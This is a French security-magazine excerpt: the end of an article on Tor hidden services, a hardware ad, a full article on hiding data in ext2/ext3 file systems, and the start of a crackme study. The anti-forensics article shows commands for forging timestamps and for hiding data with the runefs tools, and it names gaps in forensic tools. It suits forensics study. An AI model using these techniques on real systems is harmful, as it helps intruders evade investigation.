Une des nouveautés de Tor par rapport à la première génération d'Onion Routing est la possibilité qu'ont les clients de fournir un service anonyme aux autres membres du réseau. L'anonymat fourni par cette méthode protège le serveur des dénis de service distribués, car personne ne peut le localiser, laissant comme seule possibilité de s'attaquer au réseau Tor dans son ensemble.

Supposons que Bob veuille mettre en place un serveur Web. La mise en place du service et de la communication avec Alice suit les points suivants :

1. Il génère un couple clé publique/clé privée pour ce service et choisit certains nœuds du circuit (les *Introductory Points*) qui servent de points d'entrées. Il crée un message signé contenant le nom de ces points, mais aussi sa clé publique.
2. Il construit un circuit pour chaque point qu'il a choisi.
3. Il crée un circuit jusqu'à chacun des Directory Servers et leur envoie le message créé en 1.
4. Alice reçoit une adresse du type `y.onion[:port]`. Elle se connecte à son OP et lui demande une connexion pour `y.onion[:port]`.
5. Alice se connecte à un Directory Server et récupère les informations associées au service.
6. Elle choisit ensuite un point de rendez-vous (qui est un nœud du réseau Tor) et construit un circuit jusqu'à lui.
7. Elle se connecte à un Introductory Point *via* un circuit et lui donne le nom de son point de rendez-vous et la première moitié d'un échange Diffie-Hellman, le tout chiffré avec la clé publique du service de Bob.
8. L'Introductory Point transmet le message à Bob *via* le circuit.
9. Bob choisit ou non de parler à Alice et se connecte à son point de rendez-vous dans l'affirmative. Il envoie alors la seconde partie de l'échange Diffie-Hellman, relayée par le point de rendez-vous.
10. Alice la reçoit et initie la connexion vers Bob *via* son circuit en chiffrant sa requête avec la clé de session issue de l'échange.

Conclusion

Tor est un projet jeune mais prometteur. Il est en pleine évolution et des modifications majeures sont toujours possibles (pour remplacer les Directory Servers par exemple). La liste de diffusion [15] est très dynamique et montre la réactivité des développeurs lors de la découverte d'un *bug*. Depuis décembre Tor est sponsorisé par l'EFF (*Electronic Frontier Foundation*) [16].

Est-ce la cause de l'augmentation du réseau de Tor ? Toujours est-il que le nombre de nœuds s'est accru à la même époque : le réseau est passé de 40 nœuds vérifiés (très peu non vérifiés) pour 15 Mo/s de trafic en sortie à 80 vérifiés et 30 non vérifiés en janvier pour 30 Mo/s [17]. Cependant, que ces chiffres ne leurrent pas l'utilisateur potentiel : ils ne reflètent pas la lenteur relative du réseau (notamment pour le trafic Web). Si on utilise Tor, c'est pour l'anonymat proposé et non le confort pour le surf. Il vaut mieux oublier le P2P même si certains profitent de ces réseaux pour éviter les risques de poursuites judiciaires [18]. La réponse des développeurs est de limiter la bande passante décourageant ainsi les éventuels petits malins. :-)

D'autre part, certains problèmes persistent. Il n'y a toujours pas eu d'analyse extérieure pour juger de la sécurité du protocole et de l'implémentation. Plus grave : le trafic d'un utilisateur sort par une machine unique qui initie la connexion en lieu et place de cet utilisateur. Que se passe-t-il si la personne est malveillante et passe par Tor pour lancer son attaque sur **www.nsa.gov** ou surfe sur des sites pédophiles ? Tout dépend du pays où se trouve la machine de sortie nous rétorquerez-vous à juste titre. Or, à l'heure de la rédaction de l'article, deux nœuds se trouvent en France [19] par exemple... Que dira la justice française ?

Conclusion

L'anonymat sur Internet n'est pas chose aisée. Il est difficile d'inventer un protocole sûr et de l'implémenter comme en témoignent nos deux logiciels qui sont les évolutions d'une première génération présentant de nombreux défauts et dont les spécifications s'améliorent encore. Il est cependant incontestable que ces systèmes vont continuer à fleurir au vu des différentes menaces pesant sur l'utilisateur d'Internet.

Références

[1] Anonymizer – **http://www.anonymizer.com/**
[2] Mixmaster&nbps – **http://mixmaster.sourceforge.net/**
[3] EFF Email Privacy, Remailer&nbps – **http://www.emailprivacy.info/remailers**
[4] Reliable&nbps – **http://www.skuz.net/potatoware/reli/**
[5] Mixminion – **http://mixminion.net/**
[6] Nymserv Email Pseudonym Server – **http://sourceforge.net/projects/nymserv/**
[7] The Onion Routing – **http://www.onion-router.net/**
[8] Tor : An anonymous Internet communication system – **http://tor.eff.org/**
[9] DINGLEDINE R., MATHEWSON N., SYVERSON P. *Tor : The Second Generation Onion Router* – **http://tor.eff.org/cvs/tor/doc/design-paper/tor-design.html**
[10] The Source for SOCKS Technology – **http://www.socks.permeo.com/**
[11] tsocks - Transparent SOCKS Proxying Library – **http://tsocks.sourceforge.net/**
[12] socat - Multipurpose relay – **http://www.dest-unreach.org/socat/**
[13] TORifying software HOWTO – **http://wiki.noreply.org/wiki/TheOnionRouter/TorifyHOWTO/**
[14] Privoxy – **http://www.privoxy.org/**
[15] Liste de diffusion or-talk – **http://archives.seul.org/or/talk/**
[16] Electronic Frontier Foundation – **http://www.eff.org**
[17] Number of Running Tor routers – **http://www.noreply.org/tor-running-routers/**
[18] How to set up Azureus to work with Tor – **http://azureus.sourceforge.net/doc/AnonBT/Tor/howto_0.5.htm**
[19] Tor Exit Node Status – **http://serifos.eecs.harvard.edu:8000/cgi-bin/exit.pl**

HUB SWITCH 10/100 BASE T RACKABLE
16 PORTS **Réf.P1005 Prix : 59,90 €TTC**
24 PORTS **Réf.P1006 Prix : 99,90 €TTC**
32 PORTS **Réf.P1007 Prix : 199,90 €TTC**

HUB 3COM SUPERSTAK II 3000
Un hub 100 base-T de grande marque à un prix exceptionnel ! ▶ 8 ports 100 Mbp/sec ▶ Format 19" rackable ▶ LED de contrôle de connexion **Réf.S500**
Prix : 39,90€TTC

HUB SWITCH 9 PORTS (8 EN 10/100MBITS ET 1 EN 10/100/1000MBITS)
Vous pouvez connecter un serveur Gigabit à un port Gigabit pour augmenter la performance de votre réseau ou relier deux switchs Gigabit ensemble afin de créer une haute densité de données.
Réf.PE8366 Prix : 69,90 €TTC

HUB MEDIA GIGABIT 16 PORTS RACKABLE 10/100/1000 MBITS
Ce switch cuivre rackable de haute performance bénéficie d'une technologie d'auto négociation qui lui permet de sélectionner automatiquement la vitesse de transfert adaptée : 10Base-T, 100Base-TX et 1000Base-T, aussi bien en mode half duplex qu'en full duplex. **Réf.PE8365**
Prix : 479,90€TTC

HUB SWITCH 28 PORTS GIGA RACKABLE
Il comporte 24 ports 10/100 et 2 ports 10/100/1000 en RJ45. Il bénéficie en plus de 2 ports mini GBIC pour une installation gigabit en fibre de type LC.
Réf. PE8367 Prix : 229,90 €TTC

CARTE GIGABIT PCI
Utilisez cette carte pour connecter vos PC à l'aide d'un réseau très haut débit. Idéal pour transférer de gros fichiers. Se connecte à un port PCI 32 bits. **Réf.PE8363 Prix : 16,90€TTC**

PRISE RJ45 CATÉGORIE5 BLINDÉE
(à sertir) : Réf.PE261 Prix : 1,22 €TTC

CÂBLE RJ45 CATÉGORIE 5E BLINDÉ
Au mètre Réf.PE262 Prix : 1,37 €TTC
100 m Réf.PE268 Prix : 59,90€TTC
100 m en rigide pour prises murales
Réf.PE275 Prix : 69,90€TTC

BOÎTIERS MURAUX
Boîtiers en saillies catégorie 5 blindés
BOITIER 1xRJ45 **Réf. P1200**
Prix : 9,90 €TTC
BOITIER 2xRJ45 **Réf. P1201**
Prix : 19,67 €TTC

PINCE À SERTIR (RJ45)
Réf. PE2558
Prix : 14,90€TTC

TESTEUR DE CÂBLES RÉSEAUX
Pour Câbles BNC et RJ45 ▶ Livré avec un bouchon pour les câbles BNC et une terminaison pour le type RJ45 ▶ **Pochette de transport fournie.**
Réf. PE40 Prix : 69,90€TTC

PEARL Professionals™
Découvrez tous nos produits professionnels : Accessoires réseaux rackables (panneaux de brassage, hubs...), onduleurs, connectique...
PEARL Diffusion 6, rue de la Scheer - Z.I. Nord B.P. 121 - 67603 SELESTAT Cedex
www.pearl.fr
0,12 €/mn **N° Indigo 0 820 822 823**
Demandez gratuitement notre Catalogue 148 pages

PEARL

Anti-forensics sur systèmes de fichiers ext2/ext3

La première chose qu'un pirate souhaite faire quand il a réussi à rentrer sur une machine, c'est cacher les données qu'il veut laisser. Il y a maintenant ceux qui utilisent les techniques que même ma grand-mère connaît et ceux qui profitent de la structure interne du système de fichiers.

Cet article explique les différentes solutions pour cacher des données dans un système de fichiers ext2/ext3 tout en tenant compte des contraintes qui subsistent. Nous n'aborderons pas cependant le sujet des données effacées et de la manière de les récupérer qui est un tout autre sujet (celui de ne laisser aucune trace :)).

Rappels sur les systèmes de fichiers ext2/ext3

Quelques termes techniques à connaître

Il est nécessaire de connaître quelques termes qui reviendront de manière récurrente tout au long de l'article.

Le terme *bloc* désigne un bloc logique, c'est-à-dire un regroupement de 2, 4 ou 8 blocs physiques. Ces blocs physiques représentent l'unité du disque dur (il est divisé en blocs, pistes et secteurs) et ont une taille de 512 octets.

Un inode, avec une taille fixe de 128 octets, est un bloc particulier du disque dur regroupant les informations essentielles d'un fichier et assurant la liaison entre ce fichier et le reste du système (issu du jargon français :)).

Structure physique du système de fichiers ext2

Chaque partition ext2 est découpée en blocs de taille identique. Seul le premier bloc réservé pour la partition *boot sector* n'est pas utilisé par le système de fichiers. Il contient un programme qui permet d'initialiser et de lancer le système. Il a une taille fixe de 1024 octets. Le reste de la partition est organisé en groupes de blocs de taille identique qui eux-mêmes sont structurés de la manière suivante :

- le super bloc ;
- les descripteurs de groupe ;
- la table bitmap d'état d'allocation des blocs du groupe ;
- la table bitmap d'état d'allocation des inodes du groupe ;
- la table des inodes du groupe ;
- les blocs de données.

On répertorie ces structures en deux catégories : les *metadata* qui concernent le super bloc, les descripteurs et les différentes tables, et les *data* qui sont par logique les blocs de données. Ce sont sur les metadata que s'appuient les différentes techniques pour cacher des données.

La table des inodes

La table des inodes (dernière structure définie dans un groupe de blocs) est la structure qui nous intéresse le plus. Nous laissons donc de côté les autres.

Il faut savoir que tout est fichier sur un système ext2 et qu'à chaque fichier est associé un inode unique. Cela peut être un répertoire, un lien symbolique... Chaque inode a un numéro unique sachant que les inodes de 1 à 10 sont réservés, l'inode 11 représente le premier inode utilisable :

```
$ cat /usr/include/ext2fs/ext2_fs.h
[...]
/*
 * Special inode numbers
 */
#define EXT2_BAD_INO             1  /* Bad blocks inode */
#define EXT2_ROOT_INO            2  /* Root inode */
#define EXT2_ACL_IDX_INO         3  /* ACL inode */
#define EXT2_ACL_DATA_INO        4  /* ACL inode */
#define EXT2_BOOT_LOADER_INO     5  /* Boot loader inode */
#define EXT2_UNDEL_DIR_INO       6  /* Undelete directory inode */

/* First non-reserved inode for old ext2 filesystems */
#define EXT2_GOOD_OLD_FIRST_INO 11
[...]
```

Parmi les inodes réservés, `EXT2_BAD_INO` contient les pointeurs de blocs vers les blocs de données qui occupent des mauvais secteurs du disque (les blocs défectueux sont regroupés dans le répertoire `/lost+found`) et `EXT2_ROOT_INO` est l'inode du répertoire racine de la partition. L'inode `EXT2_UNDEL_DIR_INO` indique le répertoire contenant les fichiers effacés qui peuvent être restaurés. Ce répertoire est caché sur le système.

Pour connaître le numéro d'inode d'un fichier, il vous suffit d'utiliser l'option `-i` de `/bin/ls` :

```
$ ls -ila /
total 32980
     2 drwxr-xr-x  20 root root       4096 2004-11-10 07:00 ./
     2 drwxr-xr-x  20 root root       4096 2004-11-10 07:00 ../
 971521 drwxr-xr-x   2 root root       4096 2005-01-29 00:09 bin/
 129537 drwxr-xr-x   2 root root       4096 2005-01-31 18:57 boot/
1101117 drwxr-xr-x   2 root root       4096 2004-03-27 00:33 cdrom/
 987713 drwxr-xr-x  13 root root      28672 2005-02-01 08:09 dev/
 388609 drwxr-xr-x  94 root root       8192 2005-02-01 11:43 etc/
      2 drwxrwsr-x   4 root staff      4096 2004-12-07 21:57 home/
 663885 drwxr-xr-x   2 root root       4096 2004-03-27 00:33 initrd/
     44 -rw-------   1 root root   33554432 2004-08-17 01:44 .journal
 194305 drwxr-xr-x   7 root root       8192 2005-01-29 00:09 lib/
     11 drwx------   2 root root      16384 2004-03-27 00:14 lost+found/
1036289 drwxr-xr-x   3 root root       4096 2004-06-28 13:51 mnt/
      2 drwxr-xr-x  22 root root       4096 2005-01-31 18:47 opt/
      1 dr-xr-xr-x  54 root root          0 2005-02-01 08:08 proc/
  97153 drwxr-xr-x  24 root root       4096 2005-02-01 11:14 root/
 372417 drwxr-xr-x   2 root root       4096 2005-01-29 00:09 sbin/
```

Samuel Dralet
zg@kernsh.org

```
130146 drwxr-xr-x   2 root root       4096 2004-10-13 21:40 sys/
161921 drwxrwxrwt  10 root root      57344 2005-02-01 14:02 tmp/
340033 drwxr-xr-x  14 root root       4096 2005-01-23 11:00 usr/
615297 drwxr-xr-x  15 root root       4096 2005-01-12 13:43 var/
```

Les répertoires . et .. qui représentent la racine de la partition / (partition racine de l'espace de nommage) ont bien l'inode égal à 2. Pourquoi avons-nous aussi /home et /var avec un inode égal à 2 ? Ce sont en fait les points de montage de deux partitions ext2, par conséquent ces répertoires représentent les racines de ces 2 partitions.

Tous ces inodes sont enregistrés dans une table elle-même appartenant à un groupe de blocs. Au niveau physique, une table d'inodes est une continuité de blocs.

Quant à la table elle-même, chaque inode qui la compose est représenté par la structure ext2_inode (toujours dans le fichier linux/ext2_fs.h) qui contient toute l'information caractérisant un fichier. Cela concerne notamment le type du fichier, le propriétaire, les permissions et surtout des pointeurs vers les blocs de données (le contenu des fichiers).

Pour terminer la partie sur la table des inodes, un exemple de la sortie de debugfs sur le contenu de la structure inode d'un fichier en fonction de son numéro d'inode :

```
# ls -ialp /tmp/blaat
162599 -rw-r--r--  1 compaq compaq 6 2005-02-01 19:17 /tmp/blaat
# debugfs /dev/hda1
debugfs 1.35 (28-Feb-2004)
debugfs:  stat <162599>
Inode: 162599  Type: regular   Mode:  0644   Flags: 0x0   Generation: 2017214494
User:  1000   Group:  1000   Size: 6
File ACL: 0    Directory ACL: 0
Links: 1   Blockcount: 8
Fragment:  Address: 0    Number: 0    Size: 0
ctime: 0x41ffc7a9 -- Tue Feb  1 19:17:13 2005
atime: 0x41ffc7a9 -- Tue Feb  1 19:17:13 2005
mtime: 0x41ffc7a9 -- Tue Feb  1 19:17:13 2005
BLOCKS:
(0):330468
TOTAL: 1
```

Un cas particulier d'inode : les répertoires

Les répertoires sont considérés comme un fichier et possèdent donc un numéro d'inode (le répertoire racine a son numéro d'inode prédéfini : EXT2_ROOT_INO = 2). Pour chaque répertoire rencontré, ext2_inode.i_mode est égal à EXT2_S_IFDIR dans la table d'inodes et les blocs de données contiennent la liste des fichiers du répertoire et leur numéro d'inodes respectif plutôt que de contenir des données (c'est en quelque sorte, comme le dit si bien the grugq, le DNS du système de fichiers). Cette liste est composée de structures ext2_dir_entry_2 (ext2fs/ext2_fs.h).

Différence entre ext2 et ext3

Le système de fichiers ext3 est complètement compatible avec le système de fichiers ext2. Même les outils du *package* e2fsprogs (package qui contient les outils tels que debugfs, fsck, etc.) sont réutilisables sur un système ext3fs. Pour résumer assez rapidement, le système de fichiers ext3 équivaut à ext2 plus un journal.

Sous ext3, le journal (endroit où sont stockés les logs d'activité de la journalisation) peut prendre deux formes : soit c'est un inode invisible par le système de fichiers, soit c'est un fichier caché .journal à la racine du système de fichiers, avec un attribut « immuable ». Tout dépend en fait de la création du système de fichiers.

Les informations enregistrées dans le journal dépendent des paramètres de montage de la partition ext3. Pour plus de détails, reportez vous au document [ext3]. Ce qu'il faut retenir surtout, c'est que vous avez trois méthodes pour journaliser vos données :

- Seules les structures ext2 sont enregistrées dans le journal et écrites sur le disque après les données.
- Seules les structures ext2 sont enregistrées dans le journal mais elles peuvent être écrites sur le disque avant les données.
- Tout est sauvegardé dans le journal (structure ext2 et données).

Au niveau implémentation, il y a entre autres comme modification deux nouveaux inodes réservés dont un qui concerne la journalisation (cf. linux/ext3_fs.h) :

```
[...]
#define EXT3_RESIZE_INO      7  /* Reserved group descriptors inode */
#define EXT3_JOURNAL_INO     8  /* Journal inode */
[...]
```

Cacher les données

Quel que soit le système de fichiers sur lequel vous souhaitez cacher des données, celles-ci ne doivent être détectées d'aucun outil forensics pour qu'elles soient efficaces. C'est évident mais cela sous-entend que vos données doivent être cachées à des endroits du système de fichiers que les outils forensics n'analysent pas.

À cette condition s'ajoute le fait que le système de fichiers doit rester sans anomalie pour d'une part éviter d'alerter le système (nous verrons par quoi plus tard) et par conséquent l'utilisateur et d'autre part pour éviter de perdre ces fameuses données cachées.

D'une manière générale, pour que la solution fonctionne pleinement, les données cachées doivent rester présentes sur le système. Un exemple simple voire très stupide : Jean-Kevin cache ses données dans le fichier '/tmp/.jean-kevin', mais, manque de chance, le système redémarre et ce système est configuré pour nettoyer le répertoire /tmp... Mais bon, on s'appelle pas Jean-Kevin par hasard :)

Les outils forensics

Comme nous venons de le dire, cacher des données ne veut pas dire nommer son fichier `/bin/.log` ou `/usr/man/man1/...` pour qu'au premier passage de `chkrootkit` [chkrootkit] (ou un autre), les fichiers soient détectés. Certes `chkrootkit` ne détecte pas tout, mais avec un peu de temps et de patience, l'analyste post-intrusion ou quiconque arrivera à ses fins. Il pourra par exemple faire un *pattern matching* de différentes chaînes de caractères sur tous les fichiers ou plus simplement et avec beaucoup de réussite faire un listing complet du système de fichiers et analyser un à un les fichiers qui semblent douteux.

Des solutions moins fastidieuses existent comme faire une analyse forensics par rapport aux accès des fichiers. Il faut savoir que la structure inode d'un fichier fournit entre autres 3 informations concernant l'accès au fichier :

- `atime` : modifié par des accès en lecture (`read()`, `mmap()`, `execve()`,...)
- `mtime` : modifié par des accès en écriture (`write()`, `truncate()`, `mknod()`,...)
- `ctime` : modification au niveau inode (`chown()`, `link()`,...)

Souvent, après la création d'un nouveau fichier, le pirate a tendance à vouloir modifier les temps d'accès au fichier pour tromper l'ennemi. La commande `touch` avec l'option `-r` ou `-d` le permet :

```
# touch -r /bin/ls blaat
# ls -alp /bin/ls
-rwxr-xr-x  1 root root 75948 2004-07-16 13:37 /bin/ls
# ls -alp blaat
-rw-r--r--  1 compaq compaq 6 2004-07-16 13:37 blaat
```

Seulement, quelle que soit l'option utilisée, le jour de `ctime` ou `atime` reste inchangé :

```
# debugfs -f cmd.fs
[...]
ctime: 0x4204ab58 -- Sat Feb  5 12:17:44 2005
atime: 0x4204ab06 -- Sat Feb  5 12:16:22 2005
mtime: 0x40f7bde1 -- Fri Jul 16 13:37:05 2004
[...]
```

Les données peuvent donc être facilement retrouvées. Si l'on connaît approximativement la date d'intrusion sur le système, une recherche à partir de cette date sur `atime`, `ctime` et `mtime` des inodes des fichiers permettra de découvrir les fichiers créés par le pirate au moment de son intrusion. L'utilisation de `debugfs` pour récupérer ces informations étant trop fastidieuse, il existe des outils, tel que `mactime`, issu de la solution forensics `sleuthkit` [sleuthkit], qui automatisent le processus.

Dans ce cas-là, les outils forensics remplissent bien leur rôle : donner les informations nécessaires sur les systèmes de fichiers pour conclure ou non d'une intrusion sur le système. Cependant, si nous ne savons pas où chercher et comment chercher, ces outils deviennent vite inefficaces. Et même s'ils faisaient plus que donner des informations (automatisation de l'analyse forensics), ils seraient malgré tout défaillants du fait qu'ils n'analysent pas dans son intégralité la structure du système de fichiers.

Un exemple concret

Il existe un bug (ou un défaut d'implémentation, peu importe) dans la `libc` qui fait que seuls les inodes >= 1 sont pris en compte. Et les outils forensics font la même erreur. Dans `sleuthkit` par exemple, il considère qu'aucun bloc de données ne peut être alloué à un inode avant l'inode `fs->first_inum = EXT2FS_FIRSTINO = 1`

```
$ cat sleuthkit-1.73/src/fstools/ext2fs.c
[...]
        /*
         * Sanity check.
         */
        if ((inum < fs->first_inum) || (inum > fs->last_inum))
                error("invalid inode number: %lu", (ULONG) inum);
[...]
```

Par conséquent, si vous créez un fichier avec un inode = 0, il ne sera visible d'aucun utilitaire lié à la `libc` et d'aucun outil forensics. Cette solution anti-forensics est une solution parmi tant d'autres. Elle prouve cependant que les outils forensics contiennent des failles dans leur implémentation.

Techniquement, pour créer un fichier avec un inode = 0, le plus simple est de créer un fichier normal et de modifier son numéro d'inode. Ce qui implique qu'il faut repérer son inode dans la table des inodes et par conséquent localiser cette table dans un groupe de blocs. Connaissant l'*offset* de l'inode, il sera ensuite possible de modifier son numéro d'inode et d'accéder aux blocs de données de cet inode (chaque inode contient les pointeurs vers les blocs de données).

Ne pas être détecter par fsck

L'exemple de l'inode = 0 est un exemple parmi tant d'autres pour montrer que les outils forensics sont une barrière à franchir afin que les solutions anti-forensics soient efficaces.

Il est ensuite nécessaire de s'assurer que le système de fichiers ne soit pas altéré, au risque de perdre nos données, de rendre le système inutilisable ou bien que l'utilitaire `fsck` disponible dans `e2fsprogs` détecte une anomalie dans le système de fichiers.

Petit rappel sur `fsck` : il est utilisé pour vérifier l'intégrité du système de fichiers et le réparer en cas d'anomalie. Il peut être lancé manuellement ou bien au démarrage du système à intervalles réguliers.

Ces intervalles dépendent en fait du nombre de montage de la racine et par conséquent du nombre de démarrage de la machine. Ces informations sont présentes dans le super bloc et servent à conserver un système de fichiers stable et non corrompu, une des grandes particularités de ext2.

```
# debugfs
debugfs 1.35 (28-Feb-2004)
debugfs:  open /dev/hda1
debugfs:  stats
[...]
Filesystem state:         clean
[...]
Last mount time:          Fri Feb  4 08:06:21 2005
Last write time:          Fri Feb  4 08:06:21 2005
Mount count:              4
Maximum mount count:      20
Last checked:             Thu Feb  3 14:05:40 2005
Check interval:           15552000 (6 months)
Next check after:         Tue Aug  2 15:05:40 2005
[...]
```

Revenons à la solution anti-forensics précédemment évoquée. Passe-t-elle à travers les mailles du filet de `fsck` ? Malheureusement

non. Il détecte les fichiers avec un numéro d'inode = 0 comme invalide du fait que l'inode 0 n'est pas autorisé à avoir des blocs de données qui lui sont attachés. Dans le code de fsck, cela se présente de cette manière :

```
$ cat e2fsck/pass1.c
[...]
void e2fsck_pass1(e2fsck_t ctx)
{
[...]
pctx.errcode = ext2fs_get_next_inode(scan, &ino, &inode);
[...]
while (ino) {
            [...]
                    if (ino == EXT2_BOOT_LOADER_INO) {
                            if (LINUX_S_ISDIR(inode.i_mode))
                                 problem = PR_1_RESERVED_BAD_MODE;
                    } else if (ino == EXT2_RESIZE_INO) {
                            if (inode.i_mode &&
                                 !LINUX_S_ISREG(inode.i_mode))
                                 problem = PR_1_RESERVED_BAD_MODE;
                    } else {
                            if (inode.i_mode != 0)
                                 problem = PR_1_RESERVED_BAD_MODE;
                            }
                    [...]
}
```

Pour résumer, il récupère la liste des numéros d'inodes et regarde leurs valeurs. S'ils ne correspondent à aucun numéro d'inode réservé (EXT2_BAD_INO < ino < EXT2_UNDEL_DIR_INO) mais qu'il est toujours inférieur au premier numéro d'inode non réservé (EXT2_GOOD_OLD_FIRST_INO), il vérifie si la valeur du i_mode de l'inode est différente de 0. Cela signifierait que le fichier est créé. C'est le cas pour le fichier avec l'inode = 0.

Un exemple concret : les bad blocks

Nous avons vu que la solution de cacher nos données dans un fichier avec inode = 0 fonctionne à moitié, ce qui évidemment nous satisfait ... à moitié. Grugq a implémenté une technique qui était à l'époque (nous verrons pourquoi) pleinement fonctionnelle runefs [runefs].

Sa solution découle du problème d'implémentation dans l'outil forensic « *The Coronor's Toolkit* »[1] (TCT) développé par Dan Farmer et Wietse Venema [tct] (l'ancêtre de sleuthkit en fait). Ce dernier faisait l'erreur dans la version 1.09 de considérer qu'aucun bloc de données ne pouvait être alloué à un inode avant l'inode EXT2_ROOT_INO (inode 2) :

```
    /*
     * Sanity check.
     */
            if (inum < EXT2_ROOT_INO || inum > ext2fs->fs.s_inodes_count)
                    error("invalid inode number: %lu", (ULONG) inum);
```

Sauf qu'avant l'inode EXT2_ROOT_INO, il existe l'inode EXT2_BAD_INO des bad blocks. Cet inode sert à référencer les data blocks qui occupent des mauvais secteurs du disque dur. Qui dit inode dit blocs de données alloués, ce qui veut dire qu'il est possible d'y enregistrer des données. Nos données seront donc cachées et TCT ne verra rien ;

```
# df -k
Filesystem           1k-blocks      Used Available Use% Mounted on
/dev/hda1              429490    154468    252848  38% /
# ./mkrune -v /dev/hda1
+++ bb_blk +++
    bb_blk->start = 205509
            bb_blk->end = 212992
            bb_blk->group = 25
            bb_blk->size = 7484
+++
rune size: 7M
# df -k
Filesystem           1k-blocks      Used Available Use% Mounted on
/dev/hda1              429490    161983    245333  40% /
```

L'espace pour cacher nos données est créé c'est-à-dire que des blocs de données sont alloués à l'inode 1. C'est vérifiable avec l'utilitaire debugfs :

```
# debugfs
debugfs 1.27 (8-Mar-2002)
debugfs:  open /dev/hda1
debugfs:  stat <1>
Inode: 1   Type: bad type    Mode:  0000   Flags: 0x0   Generation: 0
User:     0   Group:     0   Size: 7663616
File ACL: 0    Directory ACL: 0
Links: 0   Blockcount: 14968
Fragment:  Address: 0    Number: 0    Size: 0
ctime: 0x3bd5eee8 -- Wed Oct 24 00:27:52 2001
atime: 0x4204c2d4 -- Sat Feb  5 13:57:56 2005
mtime: 0x4204c2d4 -- Sat Feb  5 13:57:56 2005
BLOCKS:
(0-11):205509-205520, (IND):285, (12-267):205521-205776, [...] (7180-7435):212689-
212944, (IND):640, (7436-7483):212945-212992
TOTAL: 7515
```

Si vous avez bien suivi :) vous pouvez voir que le premier bloc alloué est bien égal à bb_blk->start (205509), le dernier à bb_blk->end (212992) et la taille à bb_blk->size (TOTAL : 7515, proche de 7484 dû à quelques meta-data pris en compte). Éditez les informations de l'inode 1 sur un de vos systèmes sains et vous verrez qu'aucun bloc n'est alloué à cet inode.

Vous avez ensuite les utilitaires runewr et runerd pour respectivement écrire et lire des données cachées. Voici un exemple avec runewr vérifiable une nouvelle fois avec debugfs (debugfs est vraiment notre ami :)) :

```
# cat /etc/syslog.conf | ./runewr /dev/hda1
# debugfs
debugfs 1.27 (8-Mar-2002)
debugfs:  open /dev/hda1
debugfs:  cat
cat: Usage: cat <file>
debugfs:  dump <1> /tmp/dump
debugfs:
# head /tmp/dump
#  /etc/syslog.conf     Configuration file for syslogd.
#
#                      For more information see syslog.conf(5)
#                      manpage.
[...]
```

Du fait que fsck considère l'inode EXT2_BAD_INO comme un inode valide, il trouve normal que des blocs soient alloués à cet inode.

[1] On retrouve le même Sanity check, vu avec Sleuthkit

Contrairement à l'inode = 0 où dès le départ, il était considéré comme invalide.

Cette technique pour cacher des données était assez royale (même au redémarrage de la machine, les données étaient toujours présentes). Évidemment le code de TCT a été patché pour prendre en compte dans son analyse l'inode `EXT2_BAD_INO` et ne plus le considérer comme un inode invalide. L'édition des blocs de données alloués à cet inode est donc maintenant possible avec TCT.

Les autres techniques

Toutes les techniques qui suivent ont été créées par *the grugq* [the grugq], précurseur dans ce domaine.

Waffen FS

Cette technique consiste à créer un faux journal ext3 dans un système de fichiers ext2. Techniquement, cela consiste à créer un fichier normal qui contiendra des fausses en-têtes meta-data de journal. La description de l'en-tête est présent dans le fichier `linux/ext3_fs.h`.

Au niveau de `e2fsck`, comme il supporte à la fois les systèmes de fichiers ext2 et ext3, il ne détectera aucune anomalie. Le fichier est vu comme un fichier journal ext3 normal.

Mais évidemment, des solutions telles que `sleuthkit` commence à fournir des outils (`jcatet jls`) permettant d'analyser les fichiers journaux présents.

Ky FS

`Kyfs` prend un fichier répertoire (rappelez vous que tout est fichier sur un système ext2 et ext3) et modifie sa structure de cette manière :

```
struct ext2_dir_entry_2 {
        inode = 0;
        reclen = <blocksize>;
        namelen = 0;
        file_type;
        name[];
}
```

Les données seront enregistrées dans `name[]`. Vous pouvez ensuite créer autant de répertoires avec inode = 0 que vous voulez sachant que les répertoires ne contiendront pas de fichiers.

Que ce soit `fsck`, le noyau ou les outils forensics, la supercherie ne sera pas découverte du fait que ces répertoires seront considérés comme des répertoires normaux ou effacés.

Data mule FS

Cette technique complète les 3 précédentes du fait qu'elle permet de cacher des données dans tous les endroits du système de fichiers pas encore pris en compte : l'espace réservé, l'espace restant dans les structures (*padding*), etc.

Un exemple est le super bloc. Il correspond à un bloc de 1024 octets (cf. `SUPERBLOCK_SIZE dans ext2fs/ext2fs.h`). Or sa structure `ext2_super_block` (toujours dans `ext2fs/ext2fs.h`) n'occupe qu'une partie de cet espace. Le but de la technique Data mule FS est de combler l'espace vide avec des données à cacher (759 octets d'après *the grugq*). Et bien évidemment, comme ce sont des espaces valides dans un système de fichiers, aucune anomalie ne sera détectée.

Conclusion

The grugq a quasiment fait tout le tour des possibilités de cacher des données dans un système de fichiers ext2/ext3. Nous pouvons en imaginer d'autres, mais peut-être un peu tirées par les cheveux et certainement détectables par les outils forensics ou `fsck` :

- créer un fichier et marquer l'inode comme *free*. Il vaut mieux certainement créer le fichier avec un inode très élevé pour éviter qu'il soit écraser.
- l'inode d'indice 6 est réservé à la restauration des fichiers effacés. Un répertoire interne caché regroupe les enregistrements des fichiers effacés s'ils ont la propriété restauration, permettant ainsi une restauration après effacement. L'idée est donc d'effacer un fichier mais en prenant bien soin qu'il ait la propriété restauration.

Reste à être convaincu et à tester. Mais en fait la tendance est tout autre. On ne cherche plus comment cacher des données sur un système de fichiers ext2/ext3, on cherche plutôt comment ne pas en écrire. Mais c'est une tout autre histoire ... et un tout autre article :).

Références

[ext3] Michael K. Johnson - « Whitepaper: Red Hat's New Journaling File System: ext3 »
http://www.redhat.com/support/wpapers/redhat/ext3/

[chkrootkit] **http://www.chkrootkit.org**

[sleuthkit] Brian Carrier - « Sleuthkit » ; **http://www.sleuthkit.org**

[runefs] The grugq - « Defeating Forensic Analysis on Unix » : **http://www.phrack.org/phrack/59/p59-0x06.txt**

[tct] Dan Farmer, Wietse Venema - « TCT » : **http://www.fish.com/security**

[the grugq] The grugq - « The Art of Defiling: Defeating Forensic Analysis on Unix File Systems »
http://www.blackhat.com/presentations/bh-europe-04/bh-eu-04-grugq.pdf

Étude d'un crackme sous linux : tiny-crackme

Yann Denet
yanisto@nuxed.org

Un dossier de MISC a déjà été dédié au reverse engineering. Nicolas Brulez y avait notamment abordé quelques moyens de « reverser » un programme ainsi que différents angles pour protéger un logiciel d'une étude trop simpliste. Nous allons ici étudier un « programme d'entraînement », un crackme. Nous verrons quelques bases théoriques et surtout pratiques d'une protection logicielle, ainsi que les moyens que nous avons à notre disposition pour les contourner.

